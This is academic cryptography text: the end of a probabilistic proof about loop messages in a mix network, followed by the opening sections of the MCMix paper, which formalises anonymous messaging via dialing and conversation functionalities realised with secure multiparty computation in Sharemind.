$$\Pr[m = m_t] = \Pr[m \neq loop] \cdot \Pr[m = m_t | m \neq loop] \tag{6}$$

We note that the next message m is a loop if and only if the next loop message is sent before any of the messages within the mix, i.e., if the sampled time for the next loop message is smaller than any of the remaining delays of all messages within the mix. We now leverage the memoryless property of the exponential distribution to model the remaining delays of all n' messages in the mix as fresh random samples from the same exponential distribution.

$$\begin{aligned} &\Pr[m \neq loop] = 1 - \Pr[m = loop] \\ &= 1 - \Pr[X < d_1 \wedge X < d_2 \wedge \ldots \wedge X < d_{n'}] \\ &= 1 - \Pr[X < min\{d_1, d_2, \ldots d_{n'}\}] \end{aligned} \tag{7}$$

We know, that $d_i \sim Exp(\mu)$ for all $i \in \{1, \ldots, n'\}$ and $X \sim Exp(\lambda_M)$. Moreover, we know that the minimum of n independent exponential random variables with rate μ is an exponential random variable with parameter $\sum_i^{n'} \mu$. Since all the delays d_i are independent exponential variables with the same parameter, we have for $Y = \min\{d_1, d_2, \ldots d_{n'}\}$, $Y \sim Exp(n'\mu)$. Thus, we obtain the following continuation of Equation (7).

$$\begin{aligned} &\Pr[m \neq loop] = 1 - \Pr[X < Y] \\ &= 1 - \int_0^\infty \Pr[X < Y | X = x] \Pr[X = x]\, dx \\ &= 1 - \int_0^\infty \Pr[x < Y]\, \lambda_M e^{-\lambda_M x} dx \\ &= 1 - \int_0^\infty e^{-n'\mu x} \lambda_M e^{-\lambda_M x} dx \\ &= 1 - \frac{\lambda_M}{\lambda_M + n\mu} \\ &= \frac{n'\mu}{n'\mu + \lambda_M} \end{aligned} \tag{8}$$

Since the probability to send a loop depends only on the *number* of messages in a mix, but not on which messages are in the mix, this probability is independent of the probability from Theorem 1. Theorem 2 follows directly by combining Theorem 1 and Equation (8), with $n' = k + l$. We get for messages m_1 that previously were in the mix,

$$\begin{aligned} \Pr[m = m_1] &= \Pr[m \neq loop] \cdot \Pr[m = m_1 | m \neq loop] \\ &= \frac{(k+l)\mu}{(k+l)\mu + \lambda_M} \cdot \frac{k}{n(k+l)} \\ &= \frac{k}{n} \cdot \frac{\mu}{(k+l)\mu + \lambda_M}. \end{aligned}$$

Analogously, we get for m_2,

$$\begin{aligned}\Pr[m = m_2] &= \Pr[m \neq loop] \cdot \Pr[m = m_2 | m \neq loop] \\ &= \frac{(k+l)\mu}{(k+l)\mu + \lambda_M} \cdot \frac{1}{k+l} \\ &= \frac{\mu}{(k+l)\mu + \lambda_M}.\end{aligned}$$

This concludes the proof.

MCMix: Anonymous Messaging via Secure Multiparty Computation

Nikolaos Alexopoulos
Technische Universität Darmstadt, Germany
alexopoulos@tk.tu-darmstadt.de

Aggelos Kiayias
University of Edinburgh, UK
akiayias@inf.ed.ac.uk

Riivo Talviste
Cybernetica AS, Estonia
riivo@cyber.ee

Thomas Zacharias
University of Edinburgh, UK
tzachari@inf.ed.ac.uk

Abstract

We present MCMix, an anonymous messaging system that completely hides communication metadata and can scale in the order of hundreds of thousands of users. Our approach is to isolate two suitable functionalities, called dialing and conversation, that when used in succession, realize anonymous messaging. With this as a starting point, we apply secure multiparty computation ("MC" or MPC) and proceed to realize them. We then present an implementation using Sharemind, a prevalent MPC system. Our implementation is competitive in terms of latency with previous messaging systems that only offer weaker privacy guarantees. Our solution can be instantiated in a variety of different ways with different MPC implementations, overall illustrating how MPC is a viable and competitive alternative to mix-nets and DC-nets for anonymous communication.

1 Introduction

In an era in which privacy in communications is becoming increasingly important, it is often the case that two parties want to communicate anonymously, that is to exchange messages while hiding the very fact that they are in conversation. A major problem in this setting is hiding the communication metadata: while existing cryptographic techniques (e.g., secure point-to-point channels implemented with TLS) are sufficiently well developed to hide the communication content, they are not intended for hiding the metadata of the communication such as its length, its directionality, and the identities of the communicating end points. Metadata are particularly important, arguably some times as important to protect as the communication content. The importance of metadata is reflected in General Michael Hayden's quote "We kill people based on metadata"[1] and in the persistence of security agencies with programs like PRISM (by the NSA) and TEMPORA (by the GCHQ) in collecting metadata for storage and mining.

Anonymous communication has been pioneered in the work of Chaum, with mix-nets [16] and DC-nets [14] providing the first solutions to the problem of sender-anonymous communication. In particular, a mix-net enables the delivery of a set of messages from n senders to a recipient so that the recipient is incapable of mapping outgoing messages to their respective senders. A DC-net on the other hand, allows n parties to implement an anonymous broadcast channel so that any one of them can use it to broadcast a message to the set of parties without any participant being able to distinguish the source. While initially posed as theoretical constructs, these works have evolved to actual systems that have been implemented and tested, for instance in the case of Mixminion [25], that applies the mix-net concept to e-mail, in the case of Vuvuzela [49] that applies the mix-nets concept to messaging and in the case of Dissent [51] that implements DC-nets in a client-server model.

It is important to emphasize that the adversarial setting we wish to protect against is a model where the adversary has a *global view* of the network, akin say to what a global eavesdropper would have if they were passively observing the Internet backbone, rather than a localized view that a specific server or sub-network may have. Furthermore, the adversary may manipulate messages as they are transmitted and received from users as well as block users adaptively. Note that in a more "localized" adversary setting one may apply concepts like Onion routing [48], e.g., as implemented in the Tor system [27], or Freenet [20] to obtain a reasonable level of anonymity with very low latency. Unfortunately such systems are susceptible to traffic analysis, see e.g., [34], and, in principal, they cannot withstand a global adversary.

[1] Complete quote: "We kill people based on metadata. But that's not what we do with this metadata." General M. Hayden. The Johns Hopkins Foreign Affairs Symposium. 1/4/2014.

Given the complexity of the anonymous communication problem in general, we focus our application objective to the important special case of *anonymous messaging*, i.e., bidirectional communication with *both* sender and receiver anonymity that requires moderately low latency and has relatively small payloads (akin to SMS text messaging). The question we ask is whether it is possible to achieve it with *simulation-based security*[2] while scaling to *hundreds of thousands* of users. In particular, we consider two types of entities in our problem specification, clients and servers, and we ask how is it possible that the servers assist the clients that are online to communicate privately without leaking *any* type of metadata to a global adversary, apart from the fact that they are using the system. Furthermore, we seek a decentralized solution, specifically one where no single entity in the system can break the privacy of the clients even if it is compromised. We allow the adversary to completely control the network as well as a subset of the servers and adaptively drop clients' messages or manipulate them as it wishes.

Our Contributions. We present MCMix, the first anonymous messaging service that offers simulation-based security, under a well specified set of assumptions, and can scale to hundreds of thousands of users. In our solution, we adopt a different strategy compared to previous approaches to anonymous communication. Specifically, we provide a way to cast the problem of anonymous messaging natively in the setting of secure multiparty computation (MPC). MPC, since its initial inception [31], is known to be able to distribute and compute securely any function, nevertheless, it is typically considered to be not particularly efficient for a large number of parties and thus inconsistent with problems like anonymous messaging. However, the commodity-based approach for MPC [7] (client-server model), and more recent implementation efforts such as Fairplay [10], VIFF [23], Sharemind [11], PICCO [53], ObliVM [40], Araki et al. [5] and [30] increasingly suggest otherwise.

We first propose two ideal functionalities that correspond to the dialing operation and the conversation operation. The MCMix system proceeds in rounds, where in each round an invocation of either the dialing or the conversation ideal functionality is performed. The dialing functionality enables clients to either choose to dial another client or check whether anyone is trying to dial them (in practice in most dialing rounds the overwhelming majority of clients will be in dial-checking mode). If a matching pair is determined by the ideal functionality, then the caller will be notified that the other client has accepted their call and the callee will be notified about the caller. Moreover, the ideal functionality will deliver to both clients a random tag that can be thought of the equivalent of a "dead drop" or "rendezvous" point. Subsequently, the clients can access the conversation functionality using the established random tag. When two clients use the same random tag in the conversation functionality, their messages are swapped and thus they can send messages to each other (even concurrently).

The two ideal functionalities provide a useful abstraction of the anonymous messaging problem. We proceed now to describe how they can be implemented by an MPC system. It is easy to see that a straightforward implementation of the functionality programs results in a circuit of size $\Theta(n^2)$, where n is the number of online users accessing the functionalities. Such a solution would be clearly not scalable. We provide more efficient implementations that achieve $O(n \log n)$ complexity in both cases with very efficient constants using state of the art oblivious sorting algorithms [33, 13].

Given our high level functionality realizations, we proceed to an explicit implementation in the Sharemind system [11] using its SecreC programming language [12]. We provide benchmarks for the Dialing and Conversation solutions. The Sharemind platform provides a 3-server implementation of information theoretically secure MPC. Our results showcase that our system can handle hundreds of thousands of users in a reasonable latency (little over a minute), that is consistent with messaging.

In order to provide theoretical evidence of further improving performance and scaling to even larger anonymity sets, we provide a parallelized version of the conversation functionality. Parallelization is a non-trivial problem in our setting since we would like to maintain anonymity across the whole user set; thus, a simplistic approach that breaks users into chunks solving dialing and conversation independently will isolate them to smaller "communication islands"; if two users have to be on the same island in order to communicate, this will lead to privacy loss that is non-simulatable and we would like to avoid. Our parallelized solution manages to make the interaction between islands, in a way that maintains strong privacy guarantees, at the cost of a correctness error that can become arbitrarily small. In this way, by utilizing a large number of servers, we provide evidence that the system can scale up to anonymity sets of up to half a million of users. To sum up, our contributions can be expressed by the following points:

- A model for simulation-based anonymous messaging.
- A realization of this model with a set of programs that are provably secure and expressed in a way so that they can be implemented in any MPC platform.

[2]We use this term to refer to a level of metadata hiding that ensures, in a simulation based sense, that *no information* is leaked to an adversary. This is distinguished from weaker levels of privacy, such as e.g., a differential privacy setting where some controlled but non-trivial amount of information is leaked to the adversary.

- An implementation of our programs in Sharemind that can accomodate anonymity sets of hundreds of thousands of users.
- A novel parallelization technique that allows our system to scale, in theory, even beyond the order of hundreds of thousands of users.

Organization. After shortly presenting some preliminary topics in section 2, we formalize the concept of anonymous messaging via an ideal MPC functionality and introduce the Dialing and Conversation programs in an abstract form that together solve the sender and receiver anonymous messaging problem (cf. Section 3). In Section 4, we present the general architecture of MCMix and in Sections 5 and 6, we propose a way to realize the Dialing and Conversation programs, using MPC. Then, in Section 7, we give more details regarding how the MCMix system implements anonymous messaging in a provably secure and privacy-preserving way. In Section 8, we present the results of benchmarking our prototype and in Section 9, we account for the client-side load of our system. In Section 10, we provide an overview of noticeable anonymous communication systems and when applicable, we compare their performance and security level to MCMix. Finally, in Section 11, we introduce a novel way to parallelize our conversation protocol in order to achieve even better scalability.

2 Background

Secure Multiparty Computation. Secure Multiparty Computation (MPC), is an area of cryptography concerned with methods and protocols that enable a set of users $\mathcal{U} = u_1, \ldots, u_n$ with private data $d_1, \ldots, d_n$ from a domain set D, to compute the result of a public function $f(d_1, \ldots, d_n)$ in a range set Y, without revealing their private inputs. For clarity, we also assume that f accepts $\perp$ as input, which denotes abstain behavior.

Sharemind. Sharemind [11] is an MPC framework that offers a higher level representation of the circuit being computed in the form of a program written in a C-like language, namely the SecreC language [12]. It uses three-server protocols that offer security in the presence of an honest server majority. That is, we assume that no two servers will collude in order to break the systems privacy. Our implementation is designed over the Sharemind system, but the general approach that we introduce for anonymous messaging can also be deployed over other MPC protocols. The security of Sharemind has been analyzed several settings including semi-honest and active attacks (e.g., [11, 43]).

Oblivious Sorting. Sorting is used as a vital part of many algorithms. In the context of MPC, sorting an array of values without revealing their final position, is called oblivious sorting. The first approach to sorting obliviously is using a data-independent algorithm and performing each compare and exchange execution obliviously. This approach uses sorting networks to perform oblivious sorting. Sorting networks are circuits that solve the sorting problem on any set with an order relation. What sets sorting networks apart from general comparison sorts is that their sequence of comparisons is set in advance, regardless of the outcome of previous comparisons. Various algorithms exist to construct simple and efficient networks of depth $\mathcal{O}(\log^2 n)$ and size $\mathcal{O}(n \log^2 n)$. The three more used ones are Batcher's odd-even mergesort and bitonic sort [6] and Shellsort [46]. All three of these networks are simple in principle and efficient. Sorting networks that achieve the theoretically optimal $\mathcal{O}(\log n)$ and $\mathcal{O}(n \log n)$ complexity in depth and total number of comparisons, such as the AKS-network [1] exist, but the constants involved are so large that make them impractical for use. Note that even for 1 billion values, i.e., $n = 10^9$, it holds that $\log n < 30$ so, in practice, the extra log factor is preferable to the large constants. A major drawback of all sorting network approaches is that sorting a matrix by one of its columns would require oblivious exchange operations of complete matrix rows, which would be very expensive.

In recent years, techniques have been proposed from Hamada et. al [33] to use well known data-dependent algorithms, such as quicksort, in an oblivious manner to achieve very efficient implementations, especially when considering a small number of MPC servers, which is very often the case. This approach uses the "shuffling before sorting" idea, which means that if a vector has already been randomly permuted, information leaked about the outcome of comparisons does not leak information about the initial and final position of any element of the vector. More specifically, the variant of quicksort proposed in [33], needs on average $\mathcal{O}(\log n)$ rounds and a total of $\mathcal{O}(n \log n)$ oblivious comparisons. Complete privacy is guaranteed when the input vector contains no equal sorting keys, and in the case of equal keys, their number leaks. Furthermore, performance of the algorithm is data-dependent and generally depends on the number of equal elements, with the optimal case being that no equal pairs exist. Practical results have shown [13] that this quicksort variant is the most efficient oblivious sorting algorithm available, when the input keys are constructed in a way that makes them unique.

In our algorithms, we utilize the Quicksort algorithm together with a secret-shared index vector as described in [13]. This way, each sortable element becomes a unique value-index pair, providing us the optimal Quicksort performance and complete privacy. In addition, it has the added benefit of making the sorting algorithm stable.

Identity-Based Key Agreement Protocols. Like in [39], we make use of identity-based cryptography [45] to circumvent the need for a Public Key Infrastructure (PKI), here, for the computation of the dead drops[3]. In identity-based cryptography, a Key Generation Center (KGC) using a master secret key, generates the users' secret keys, while the users' public keys are a deterministic function of their identity. In an *identity-based key agreement (ID-KA) protocol* (e.g. [32, 44, 47, 18, 52, 29, 50]), any pair of users can execute a GenerateKey algorithm to agree on a shared key value, on input their obtained secret keys and the other user's identity.

In our setting, we will apply ID-KA for the computation of the dead drops, where now the users compute their secret keys by combining partial secret keys issued by the MPC servers. Therefore, we adjust ID-KA to a multiple KGC setting where each MPC server plays the role of a KGC. In general, we can manage distributed key generation in a fault tolerant manner, using threshold secret-sharing techniques. However, since our threat model considers a passive (semi-honest adversary), we consider an m-out-of-m instantiation, keeping protocol description simple. In particular, we can naturally extend a single KGC ID-KA protocol to a setting with m KGCs denoted by $\mathsf{KGC}_1, \ldots, \mathsf{KGC}_m$. In the full version of our paper, we present at length two multiple KGC ID-KA constructions based on ID-KA protocols that use *cryptographic pairings*.

In the first construction, we build upon the SOK ID-KA protocol introduced in [44] and proven secure in [42]. The key agreement in SOK is non-interactive and the shared key between two fixed users is fixed and can be computed only by knowing the other user's identity.

In the second construction, we build upon the ID-KA protocol introduced in [47] as modified in [18] that achieves security *and* forward secrecy as proven in [17]. In this construction, the users must additionally exchange some additional random values in every new session that is necessary for forward secure key agreement.

Both constructions match the original single ID-KA protocols, when $m = 1$. Therefore, it is straightforward that the first construction (resp. the second construction) preserves security (resp. security and forward secrecy) against any polynomially bounded semi-honest adversary that corrupts all-but-one of the m KGCs.

In the current version of MCMix, we do not focus on forward security. Hence, our system's description (cf. Dialing protocol in Section 5) is based on the simpler first ID-KA construction, where knowledge of the users' usernames is enough for shared key computation. Nonetheless, in Section 7 (cf. Remark 5), we briefly discuss on how the second construction could be adopted to a forward-secure version of our system, leaving detailed description for future work.

[3] If users' public keys have been distributed in a PKI setting, then we can turn to the easier solution of classic Diffie-Hellman key exchange for dead drop computation.

3 Ideal Anonymous Messaging

We formalize the concept of anonymous messaging in line with standard MPC security modeling. In particular, we capture the notion of an *ideal MPC functionality* $\mathcal{F}$ that in presence of an ideal adversary $\mathcal{S}$ receives inputs from a number of n users and computes the desired result w.r.t. some program f. An MPC protocol is said to be secure w.r.t. a class of programs, if its execution running in the presence of a real-world adversary results in input/output transcripts that are indistinguishable from the ideal setting that $\mathcal{F}$ specifies for program f.

Subsequently, inspired by Tor, Vuvuzela and other related systems, we make use of the "rendezvous points" idea. Specifically, we instantiate $\mathcal{F}$ w.r.t. two distinct "abstract" programs $\mathtt{DLN}_{\mathsf{abs}}$ and $\mathtt{CNV}_{\mathsf{abs}}$ that reflect the Dialing and Conversation functionalities respectively; the two programs are abstract in the sense that, in this section, they will be described at a high level algorithmic way that we will make concrete in the coming sections. The use of a random rendezvous point in the establishment of a communication channel between two users averts any denial of service attacks targeting specific users by other users at the conversation phase.

Notation. We write $x \xleftarrow{\$} X$ to denote that x is sampled uniformly at random from set X. For a positive integer n, the set $\{1, \ldots, n\}$ is denoted by $[n]$. The j-th component of n-length tuple a is denoted by $a[j]$, i.e. $a := (a[1], \ldots, a[n])$. We use $\stackrel{c}{\approx}$ to express indistinguishability between transcripts, seen as random variables. By $\mathsf{negl}(\cdot)$ we denote that a function is negligible, i.e. asymptotically smaller than the inverse of any polynomial. We use λ as the security parameter.

Let $\mathbf{x} = \langle x_1, \ldots, x_n \rangle$ be a vector of users' inputs. We denote by $\mathrm{EXEC}^{\mathcal{F},f}_{\mathcal{S},\mathbf{x}}(\lambda)$ the transcript of input/outputs in an ideal MPC execution of $\mathcal{F}$ interacting with the ideal adversary $\mathcal{S}$, and by $\mathrm{EXEC}^{\mathbb{P},f}_{\mathcal{A},\mathbf{x}}(\lambda)$ the transcript of inputs/outputs in a real-world execution of MPC protocol $\mathbb{P}$ w.r.t. f under the presence of adversary $\mathcal{A}$. By PPT, we mean that $\mathcal{A}$ runs in probabilistic polynomial time.

Entities and threat model. We consider a client-server MPC setting. Namely, the entities involved in an MPC protocol $\mathbb{P}$ are (i) a number of n users $u_1, \ldots, u_n$ that provide their inputs $\langle x_1, \ldots, x_n \rangle$ and (ii) a number of m servers $\mathsf{Ser}_1, \ldots, \mathsf{Ser}_m$ that collectively compute an evaluation on the users' inputs w.r.t. a program f. The users engaged in a specific MPC execution round form an ac-

tive set $\mathcal{U}_{\mathsf{act}}$. We consider an *ad-hoc* setting [8] of secure computation, where the program f is known in advance, but *not* the active user set $\mathcal{U}_{\mathsf{act}}$.

An adversary against $\mathbb{P}$ is allowed to have a *global view* of the protocol network. In addition, it may corrupt up to a fixed subset of θ servers and has limited computational resources preventing it from breaking the security of the underlying cryptographic primitives.

In standard MPC cryptographic modeling, the security of $\mathbb{P}$ is argued w.r.t. the functionality $\mathcal{F}$ that specifies an "ideal" evaluation of f, where the privacy leakage is the minimum possible for the honest users. Thus, indistinguishability between the ideal and the real world setting implies that an adversary against $\mathbb{P}$ obtains essentially no more information than this minimum leakage. In our description, $\mathcal{F}$ merely leaks whether an honest user is online or not. This information is impossible to hide against a network adversary and hence it is a minimum level of leakage. On the other hand, information that can be typically inferred by traffic analysis, is totally protected by $\mathcal{F}$. This level of anonymity, sometimes referred to as unobservability, requires the participation of all online parties and the generation of "dummy traffic" independently of whether or not they wish to send a message in a particular round. As a result, any protocol $\mathbb{P}$ that securely realizes $\mathcal{F}$ where f represents a dialing or conversation program, should incorporate such a methodology. As we demonstrate, using MPC to realize $\mathbb{P}$ is a natural way to determine the appropriate level and form of "dummy traffic" needed to realize this level of anonymity.

An ideal MPC functionality for a family of programs. In a messaging system, dialing and conversation among users are operations where conflicts are likely to appear, e.g. two users may dial the same person, or conversation may be accidentally established on colluding communication channels (three equal rendezvous points are computed). One can think several other examples of operations where conflicts are possible, such as election tally where exactly one out of multiple ballots per voter must be counted, or deciding on the valid sequence of transactions on a blockchain ledger when forking occurs. Any program implementing this type of an operation must be able to resolve these conflicts. The way that conflict resolution is achieved, may depend on parameters like computation efficiency, communication complexity or user priority, yet in any case, a set of programs that implement the same operation are in some sense equivalent and may be clustered under the same family. A plausible requirement is that the choice of the family member that will be utilized should not affect the security standards of the operation implementation.

Consequently, in an MPC setting that supports the realization of any program in the family, it is desirable that security is preserved w.r.t. to the entire family, so that one can choose the family member that suits their custom requirements. To express this formally, we introduce a relaxation of the usual MPC functionality. Namely, the relaxed ideal MPC functionality $\mathcal{F}$ is for a family of programs $\{f_z\}_z$ in the presence of an ideal adversary $\mathcal{S}$ that chooses the index z (this is the relaxation), where z can be parsed as the "code" that determines the family member f_z. The program f_z accepts as input a vector $\mathbf{x} = \langle x_1, \dots, x_n \rangle$ of (i) valid messages from some domain D or (ii) $\perp$, if the user is inactive, i.e. not in $\mathcal{U}_{\mathsf{act}}$. In our description, computation takes place even when a subset of users abstain from the specific execution by not providing inputs. To formalize the abstain behavior of user u_i, for every $i \in [n]$ we define an '$\mathsf{abstain}_i(\cdot)$' predicate over $D \cup \{\perp\}$ as follows:

$$\mathsf{abstain}_i(x_i) := \begin{cases} 1, & \text{if } x_i = \perp \\ 0, & \text{if } x_i \in D \end{cases} \quad (1)$$

The ideal MPC functionality $\mathcal{F}$ is presented in Fig. 1. Note that the relaxation suggests that the users will receive output from a program f_z for z that will be the ideal adversary's choosing.

Ideal MPC functionality $\mathcal{F}$ for programs $\{f_z\}_z$

– Upon receiving 'start' from $\mathcal{S}$, it sets the status to 'input' and initializes two lists L_{input} and L_{corr} as empty.

– Upon receiving $(\mathsf{corrupt}, u_i)$ from $\mathcal{S}$, it adds u_i to L_{corr}.

– Upon receiving $(\mathsf{send_input}, x_i)$ from u_i, if $u_i \in L_{\mathsf{corr}}$, then it sends $(\mathsf{send_input}, u_i, x_i)$ to $\mathcal{S}$. If $u_i \notin L_{\mathsf{corr}}$, then it sends (i) $\big(\mathsf{send_input}, u_i, \mathsf{abstain}_i(x_i)\big)$ to $\mathcal{S}$, where $\mathsf{abstain}_i(\cdot)$ is defined in Eq. (1).

– Upon receiving $(\mathsf{receive_input}, u_i, \tilde{x}_i)$ from $\mathcal{S}$, if (i) the status is 'input' and (ii) $(u_i, \cdot) \notin L_{\mathsf{input}}$, then if $u_i \notin L_{\mathsf{corr}}$, it adds (u_i, x_i) to L_{input}, else it adds $(u_i, \tilde{x}_i)$ to L_{input}.

– Upon receiving $(\mathsf{compute}, z)$ from $\mathcal{S}$, if L_{input} contains records for all users in $\mathcal{U}_{\mathsf{act}}$, it executes the following steps: first, then it computes the value vector

$$\mathbf{y} = \langle y_1, \dots, y_n \rangle \leftarrow f_z(x_1, \dots, x_n) .$$

Then, it sends y_i to u_i for $i, \dots, n$, (hence, $\mathcal{S}$ obtains $\{y_i\}_{u_i \in L_{\mathsf{corr}}}$).

Figure 1: The ideal MPC functionality $\mathcal{F}$ for family of programs $\{f_z : \big(D \cup \{\perp\}\big)^n \longrightarrow Y\}_z$, interacting with the ideal adversary $\mathcal{S}$.

The security of a real-world MPC protocol $\mathbb{P}$ is defined w.r.t. a class of programs $\mathbf{F}$ as well as a family selected from $\mathbf{F}$ as follows:

Definition 1. *Let $\mathbb{P}$ be an MPC protocol with n users and m servers and let* $\mathbf{F}$ *be a class of programs. We say that*

$\mathbb{P}$ *is a* (θ, m)-secure MPC protocol *w.r.t.* $\{f_z\}_z \subseteq \mathbf{F}$*, if for every active user set* $\mathcal{U}_{\mathsf{act}} \in \mathcal{U}$*, every program* f_z*, every input vector* $\mathbf{x} = \langle x_, \ldots, x_n \rangle$ *and every PPT adversary* $\mathcal{A}$ *corrupting up to* θ *out of m servers, there is an ideal adversary* $\mathcal{S}$ *s.t.*

$$\mathrm{EXEC}^{\mathcal{F}}_{\mathcal{S},\mathbf{x}}(\lambda) \overset{c}{\approx} \mathrm{EXEC}^{\mathbb{P},f_z}_{\mathcal{A},\mathbf{x}}(\lambda) .$$

The family of programs $\mathtt{DLN}_{\mathsf{abs}}$ ***and*** $\mathtt{CNV}_{\mathsf{abs}}$. An anonymous messaging scheme comprises the following two functionalities: (i) the *Dialing functionality*, which consists of the computation of a rendezvous point for a given pair of users who want to communicate, and (ii) the *Conversation functionality*, which represents the actual exchange of messages. For the families $\mathtt{DLN}_{\mathsf{abs}}$ and $\mathtt{CNV}_{\mathsf{abs}}$, the parameter z, enables the adversary to choose (i) *how to handle collisions between multiple dialers* in the case of $\mathtt{DLN}_{\mathsf{abs}}$, and (ii) *how to handle the presence of three or more equal dead drops* in the case $\mathtt{CNV}_{\mathsf{abs}}$ (which happens only in the case of malicious users). We note that this minimum level of adversarial manipulation does not affect the security features of the anonymity system, yet it allows for substantial performance gains in terms of the implementation.

We formally express the above functionalities by instantiating the generic MPC functionality $\mathcal{F}$ w.r.t. the *Dialing program family* $\mathtt{DLN}_{\mathsf{abs}}$ and the *Conversation program family* $\mathtt{CNV}_{\mathsf{abs}}$ (i.e. we set f as $\mathtt{DLN}_{\mathsf{abs}}$ and $\mathtt{CNV}_{\mathsf{abs}}$). We note that for both the dialing and conversation program families, the verification that the parameter z has the proper structure can be suitably restricted so that it is tested efficiently by the program. For brevity, we omit further details.

The Dialing program family $\mathtt{DLN}_{\mathsf{abs}}$. In the Dialing functionality, a rendezvous point for users u_i and u_j is set when two requests of the form $(\mathrm{DIAL}, u_i, u_j)$ and $(\mathrm{DIALCHECK}, u_j)$ have been produced. Thus, the Dialing program family $\mathtt{DLN}_{\mathsf{abs}}$ receives inputs that are vectors of $(\mathrm{DIAL}, \cdot, \cdot)$ or $(\mathrm{DIALCHECK}, \cdot)$ requests, as well as $\perp$ to denote user inactivity. That is, $\mathcal{U}_{\mathsf{act}}$ is the set of users that do not provide a $\perp$ input. The program $\mathtt{DLN}_{\mathsf{abs}}$ is parameterized by z, that specifies a deterministic program $R^z_{\mathtt{DLN}}(\cdot,\cdot)$ over pairs of inputs to resolve the case where more than one dial requests address the same user/dial checker. The Dialing program family $\mathtt{DLN}_{\mathsf{abs}}$ is presented formally in Figure 2.

By the definition of $\mathtt{DLN}_{\mathsf{abs}}$, two active users u_i, u_j that have submitted matching dialing and dial check requests are going to be provided the same random integer $t_i = t_j \in \{t_{i,j}, t_{j,i}\}$, which establishes a rendezvous point. We will refer to these non-$\perp$ values in $t_1, \ldots, t_n$ as *dead drops*. In addition, $\mathtt{DLN}_{\mathsf{abs}}$ returns to each dialchecker u_i a bit c_i which is 1 iff u_i has succesfully established a rendezvous with some dialer. Such information is reasonable to be provided to a dialchecker, as t_i might be a random value that is not an actual dead-drop. Hence, the bit c_i communicates to the dialchecker that she has an incoming call (if nobody calls the dialchecker, then a random dead drop value is returned that nobody else shares with her). On the other hand, a dialer should not be able to infer information about the dial traffic and availability concerning some dialchecker, therefore $\mathtt{DLN}_{\mathsf{abs}}$ does not provide this success check to the dialers.

The Conversation program family $\mathtt{CNV}_{\mathsf{abs}}$. Given the establishment of the dead drops, as set by $\mathtt{DLN}_{\mathsf{abs}}$, the Conversation program family $\mathtt{CNV}_{\mathsf{abs}}$ realizes the operation of message exchange, where messages lie in some space $\mathcal{M}$. The program family $\mathtt{CNV}_{\mathsf{abs}}$ is presented in Figure 3.

Program family $\mathtt{DLN}_{\mathsf{abs}}$ ***parameterized by*** z

– **Domain:** $(D_{\mathtt{DLN}_{\mathsf{abs}}} \cup \{\perp\})^n$, where

$$D_{\mathtt{DLN}_{\mathsf{abs}}} := \Big\{ \{(\mathrm{DIAL}, u_i, u_j)\}, (\mathrm{DIALCHECK}, u_i) \Big\}_{u_i \neq u_j \in \mathcal{U}}$$

Namely, let $\mathcal{U}_{\mathsf{act}} := \{u_i \in \mathcal{U} \mid x_i \neq \perp\}$; a valid input x_i for user $u_i \in \mathcal{U}_{\mathsf{act}}$ consists of either (i) a $(\mathrm{DIAL}, u_i, u_j)$ request for some user u_j that u_i wants to dial, or (ii) a $(\mathrm{DIALCHECK}, u_i)$ request.

For a vector of inputs $\mathbf{x} = \langle x_1, \ldots, x_n \rangle$, if $x_i = (\mathrm{DIALCHECK}, u_i)$ then $M_i(\mathbf{x}) = \{j \mid x_j = (\mathrm{DIAL}, u_j, u_i)\}$, else is $\emptyset$. Parse z as a deterministic program $R^z_{\mathtt{DLN}}$, such that for any $\mathbf{x}$ if $M_i(\mathbf{x}) \neq \emptyset$, then $R^z_{\mathtt{DLN}}(i, \mathbf{x}) \in M_i(\mathbf{x})$, else it is equal to $\perp$.

– **Range:** $Y_{\mathtt{DLN}_{\mathsf{abs}}} := \langle \{y_i \mid y_i \in [a,b]\} \rangle_{u_i \in \mathcal{U}_{\mathsf{act}}}$, where $[a,b]$ is a predetermined integer interval.

– **Function:** On input a vector $\mathbf{x} = \langle x_1, \ldots, x_n \rangle$ where each non-$\perp$ value x_i is either a $(\mathrm{DIAL}, u_i, u_j)$ request, or a $(\mathrm{DIALCHECK}, u_i)$ request, $\mathtt{DLN}_{\mathsf{abs}}$ computes a vector $\mathbf{y} = \langle y_i \rangle_{u_i \in \mathcal{U}_{\mathsf{act}}}$, as follows:

• Let $\mathcal{I}_{\mathsf{act}} := \{i \mid u_i \in \mathcal{U}_{\mathsf{act}}\}$ be the set of indices that refer to active users. For $i, j \in \mathcal{I}_{\mathsf{act}}$, $\mathtt{DLN}_{\mathsf{abs}}$ samples distinct random integers $t_{i,j}$ from range $[a,b]$.

• For every $i \in \mathcal{I}_{\mathsf{act}}$:

◦ If $x_i = (\mathrm{DIAL}, u_i, u_j)$, then if there is a $j \in \mathcal{I}_{\mathsf{act}}$ such that $x_j = (\mathrm{DIALCHECK}, u_j)$ and $i = R^z_{\mathtt{DLN}}(j, \mathbf{x})$, then it sets $t_i = t_{i,j}$. Otherwise (i.e., there is no such j), it sets $t_i = t_{i,i}$. In both cases, it sets $y_i = t_i$.

◦ If $x_i = (\mathrm{DIALCHECK}, u_j)$, then if there is a $j \in \mathcal{I}_{\mathsf{act}}$ such that $j = R^z_{\mathtt{DLN}}(i, \mathbf{x}) \neq \perp$, then it sets $t_i = t_{i,j}$ and a bit $c_i = 1$. Otherwise (i.e., there is no such j), it sets $t_i = t_{i,i}$ and a bit $c_i = 0$. In both cases, it sets $y_i = (t_i, c_i)$.

• It returns the value vector $\mathbf{y} := \langle y_i \rangle_{u_i \in \mathcal{U}_{\mathsf{act}}}$.

Figure 2: The Dialing program family $\mathtt{DLN}_{\mathsf{abs}} : (D_{\mathtt{DLN}_{\mathsf{abs}}} \cup \{\perp\})^n \longrightarrow Y_{\mathtt{DLN}_{\mathsf{abs}}}$ with parameter z, where non-$\perp$ range values are integers sampled from range $[a,b]$.

By the definition of $\texttt{CNV}_{\mathsf{abs}}$, if every dead drop is not shared among three or more users, then two users u_i, u_j are going to exchange their messages m_i, m_j only if they provide the same dead drop $t_i = t_j$. Recall that if the dead drops are computed as outputs of the Dialing program family $\texttt{DLN}_{\mathsf{abs}}$ w.r.t. the same active set $\mathcal{U}_{\mathsf{act}}$, then no more than two users share the same dead drop, which implies the correctness of $\texttt{CNV}_{\mathsf{abs}}$. In the other cases, either (i) there is no matching dead drop or (ii) more than 2 matching dead drops exist. In case (ii), the parameter z specifies a deterministic program $R^z_{\texttt{CNV}}$ among inputs which in turn determines the pair of matching dead drops. In any case, when a message exchange fails for some user, then $\texttt{CNV}_{\mathsf{abs}}$ returns back this message to the user for resubmission in an upcoming round.

